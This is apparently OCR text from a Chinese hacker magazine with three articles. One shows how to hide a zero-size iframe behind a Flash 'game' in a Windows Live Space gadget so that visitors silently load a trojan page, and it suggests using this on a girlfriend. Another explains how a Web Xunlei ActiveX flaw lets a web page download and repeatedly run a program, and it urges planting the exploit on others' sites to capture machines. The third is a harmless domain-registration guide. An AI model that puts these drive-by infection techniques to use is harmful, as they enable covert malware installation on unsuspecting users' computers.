
HITMAN

Windows Live Space是微软推出的一项免费的服务，经历过几次改版后，功能越来越完善，不仅可以发表自己的文章，还可以创建相册，将自己的照片发布上去，还可以在网页上嵌入音频和视频文件，使自己的Live Space更加有声有色，以增加访问量！新近改版后，Live Space支持加入一些网页工具，其中有一个是"Sandbox"，今天我就是要利用这个了！


微软的产品，安全性自然是有一定保障的，我先在文章里嵌入一句代码"<iframe src="http://www.baidu.com/"></iframe>"，如图1，一定要记得先把编辑模式改为HTML模式。




然后发布看一下，如图2，可以看出代码没有发挥作用，被过滤掉了，意料之中的事儿，微软要是连这个都做不到，就别出来混了。



好了，现在要加入我们的主角"Sandbox"了，Space里默认是没有这个模块的，要自己添加才行。方法是在编辑模式里，选择"自定义"，在"模块"标签下选择"小工具"，再选"从Windows Live Gallery中添加小工具"，在新打开的网页中，有不少好玩的，但是我们感兴趣的就是"Sandbox简体中文版"这个小家伙。然后选择"添加"，你的 Space里就会出现一个"Sandbox"模块。





如何对"Sandbox"的内容进行编辑呢？先进入整个Space的编辑模式，然后直接在"Sandbox"的框框里填入你想要的HTML代码即可，我们来试一下"<iframe src="http://www.baidu.com/"></iframe>"这句，来看看效果，如图3。看到了吧，Baidu的页面已经被嵌进来了，如果被嵌入的是个有网马的网页，那么后果就……（我的电脑补丁都打得很及时，网马的内容就没法演示了，大家自己动手试一下就行了）。

接下来把代码完善一下，增加迷惑性，将如下代码复制到编辑框中：

```
<embed src="http://i116.photobucket.com/albums/o21/jphitman/MSN/qe.swf" type="application/x-shockwave-flash" pluginspage="http://www.macromedia.com/go/getflashplayer" allowscriptaccess="never" allownetworking="internal" height="480" width="640"><iframe width=0 height=0 frameborder=0 scrolling=auto src="http://www.baidu.com/"></iframe>
```

在"Sandbox"模块的右边小三角，点一下，选择"首选项"，可以改变模块的标题，起个名字"Flash游戏"，刚才代码里前一部分是加入一个flash动画，后面则是嵌入网页，flash加载的比较慢，但是想看的人会有耐心等待的，这就给了植入网页木马的充足时间，我们来看看效果，如图4。大家只是看到了在加载Flash，但是嵌入的网页就根本看不出来，呵呵，神不知鬼不觉！


想给某人赠送个木马，例如自己心爱的MM，就用不着再用QQ传文件那种没有技术含量的方法了，直接让MM浏览你为她精心准备的Space就可以了。

使用web迅雷漏洞来挂马

半兽人

首先大家要明确一点，这次暴出漏洞的是“WEB迅雷”而不是普通的迅雷下载工具。WEB迅雷是迅雷公司最新推出的一款基于多资源超线程技术的下载工具，和迅雷5作为专业下载工具的定位不同，WEB迅雷在设计上更多的考虑了初级用户的使用需求，使用了全网页化的操作界面。WEB迅雷的图标是红色的，有别于普通迅雷（图1）。

我们今天提到的这个漏洞，主要的应用就是挂马（Web迅雷1.7.3.109之前的版本均受此漏洞影响）。倘若电脑里安装有WEB迅雷的话，如果打开了包含有恶意脚本的网页时，ActiveXObjectThunderServer.webThunder.1就会激活WEB迅雷，实现下载和执行恶意程序。但是不同于以往的IE溢出或IE第三方插件溢出，这个漏洞根本就没利用溢出来执行shellcode，而是利用了软件作者的一个啼笑皆非的低级错误，以下是关于这个漏洞组件的详细说明：


图2

WEB讯雷组件的名称：ThunderServer.webThunder.1，可以采用JS代码ActiveXObject("ThunderServer.webThunder.1")；来激活讯雷的组件。

其中的关键函数包括：

SetBrowserWindowData：新建浏览器窗口。

SetConfig：设置WEB讯雷。

HideBrowserWindow：隐藏浏览器。

AddTask：添加下载任务。

SearchTask：搜索任务，得到任务ID，文件下载状态等详情。

OpenFile：根据任务ID，打开文件。

大家看明白了吗？我们可以利用网页中的javascript任意的调用相关函数来进行下载、执行等操作。软件作者都给我们这么大的自由了，还等什么？不写个下载者哪对得起这么有趣的漏洞？不过网上早就有高手给出了相关代码，那就直接拿来测试一下，代码的主要思路是这样的：先使用AddTask方法添加一个下载任务，当然了，要指定好下载的URL，保存路径、下载类型等等，然后再调用OpenFile打开下载的文件，但是由于没法掌握什么时候下载完成，只能让程序每过5秒就打开目标文件，最后就是收获肉鸡了。




图1

完整的漏洞利用代码详见光盘，代码中也给出了详细的注释。我们将该代码保存为html格式，上传到自己的空间上或是挂到别人的网站上等着安装有web迅雷的电脑来访问就可以了。图2是我打开这个网页时的样子，因为每过5秒就执行一次所下载的文件，所以在网页被关闭之前，会一直运行目标程序。

在出现漏洞之后，迅雷公司马上推出了后续版本web迅雷V 1.7.3.109，大家更新一下就可以了。不过这次的漏洞未免太让人感到意外了，以后程序员们在推出软件的时候一定要避免这种不该犯的错误呀，最后希望中国的网络越来越安全。

（本文所涉及到的WebThunder1.7.2.107和漏洞网页已收录到光盘中）

菜鸟建站之域名注册应用全攻略

平行线

1.域名的基本概念

域名（Domain Name）通俗的说就是在互联网上的门牌号码，用于识别和定位互联网上计算机的层次结构字符标志，与计算机的互联网协议（IP）地址相对应。

域名有严格的规范，不是随便一串字符都可以作为域名。它必须是由字母、数字或“-”符号组合而成的带点号的字符串，当然我们还可以使用中文字符，比如“黑客.com”等。目前英语国际顶级域名后缀是.com，国内顶级域名是.cn，这些后缀是由全球互联网域名分配组织（CNNIC）负责运行和管理国家顶级域名.cn。比如说百度网站的域名是www.baidu.com，也就是说它注册的是.com后缀的国际域名。当然还有其它的很多种域名后缀，比如.net（互联网络）、.org（非盈利组织）、.edu（教育机构）、.gov.cn（政府机构）等，不同的后缀代表不同的含义，但它们的作用以及设置方法都是一样的。

域名不仅可以用于建设网站，还可以作为博客的转向地址，以及实现个性后缀邮箱等多种应用。

小提示： 域名与IP地址的关系是互相对应的，相对于数字形式的IP地址，域名具有易于记忆、使用方便的优势。www.baidu.com域名就解析到百度的网站服务器220.181.37.4上，试着在浏览器地址栏输入上面的数字，会发现同样可以进入百度网站。不过要是没有域名的话，这些长长的数字如何能记住呢？所以域名管理系统（Domain Name System）应运而生，它可以将域名和IP地址进行绑定。我们在浏览器输入www.baidu.com时，域名服务器就就自动将它转换成IP地址220.181.37.4，如此一来，IP地址难以记忆的问题就迎刃而解了。

2.如何查询、注册域名

了解了域名的基本概念后，如果确认需要使用域名，比如说想建立一个网站，或者给自己的博客做一个简单易记的转向，就可以注册一个域名了。注册之前我们还需要查询自己想要的域名有没有被其他人注册，只有没被其他人注册的域名才可以进行注册。

登录万网http://www.net.cn/static/domain/域名查询

网页，在对应的文本框中输入想要注册的域名字符，然后在下方选择需要的域名后缀，可以同时多选几个后缀进行查询（图1）。点击“查询”后显示为“没有被注册”的就可以点“注册”，然后注册域名（图2）。选择好了自己想要的域名，进入域名注册的页面，按说明填写资料，比如管理密码、域名所有者、联系邮箱等重要的信息，要认真填写（首先你要注册成这个网站的会员）。付款可以使用网上银行、支付宝购买，也可以汇款。大家在选购域名的时候，货比三家，多找几家域名服务商，就可以找到自己满意的价格了。




图1




图2

小提示：

域名注册完成后务必要牢记管理密码，此密码具有注册域名全部的管理权限，在以后的设置中需要用到该密码。

域名注册好了就可以直接用了，域名最广泛的应用就是建设网站，图3中是一些比较不错的提供虚拟主机的服务商网站，这里考虑的是服务商的规模和服务，所以价格上就比较贵。

服务商名称	空间购买地址	虚拟主机空间介绍
巨盈网络	www.222idc.com	质量优秀，价格实惠，适合于个人网站使用
新网互联	www.dns.com.cn	访问速度快，但限制较多，可满足基本建站应用
中国万网	www.net.cn	空间稳定，但价格较高，适宜企业用户购买
商务中国	www.bizcn.com	售后服务好，价格相对较高，适合企业网站使用

图3

小提示：虚拟主机是使用特殊的软硬件技术，把一台服务器分成单个的“虚拟”的空间，每一个虚拟主机都可以绑定独立的域名，并具有完整的Internet服务器功能。每个用户拥有自己的存储空间，互不干扰。使用虚拟主机的网站比起使用独立服务器的网站，建站成本和维护工作相对要少很多。

3．注册虚拟主机

以巨盈网站的空间为例，登录网站，选择网页上的“虚拟主机”超链接，会看到很多款类型的虚拟主机，大家根据自己的实际需要进行选择吧。在注册的页面输入空间的管理FTP帐号和密码，购买的年数，以及机房的线路等选项（图4）。按购买域名时同样的方式付款后就可以开通虚拟主机了。如果是要其它的服务商空间，申请方法大同小异。

小提示：

建站初期大家可以先申请免费的虚拟主机空间，这样可以确定自己的实际需要而避免资源浪费。大家可以去X的论坛上找一下，有许多免费资源的。

4．绑定网站空间

主机和域名是互相对应的，我们需要将申请到的域名绑定到虚拟主机上。绑定后就可以进行网站文件上传等操作了。绑定方法：首先进入虚拟主机把服务商提供的IP地址记下（图5），然后进入域名控制面板，选择DNS解析，添加“A记录”选项，输入域名前缀（如：www），而后填写我们刚才在虚拟主机上的IP地址，最后提交（图6）。




图4




图5




图6

小提示：

有时我们看到一些网站没有加www也可以进入，其实也是要解析的，和上面一样，只是把域名的前缀改成@就可以了。稍等片刻等待DNS刷新即绑定生效，一般是2个小时内生效，大家要耐心等待。

5．域名的转发与个性后缀邮箱

有了自己的域名，就可以转向个性化又容易记忆的地址了。按上面的方法，进入域名控制面板，然后选“URL转发”功能，按同样的方法填写相关的信息和选择相关的选项就可以转发了（隐藏选项是转发后是否显示转发后URL链接，如图7）。每个人都有邮箱吧，有了自己的域名，也可以实现个性的邮箱后缀，比如拥有3344820.cn的域名，然后就可以实现诸如mail@3344820.cn的邮箱地址。目前几乎所有提供域名注册的网站都同时具有邮局服务，不过现在也出现了不少的免费企业邮局服务，如搜狗邮局（http://cmail.sogou.com/a/RegisterAdmin）、谷歌邮局（www.google.com/a/）、微软Live邮局（domain.live.com）。在申请时只需要在域名控制面板中添加一个MX记录到这些网站指定的地址即可。如sogou的邮局地址就是mx.mail.sogou.com，解析完成后就可以自主添加邮箱了。

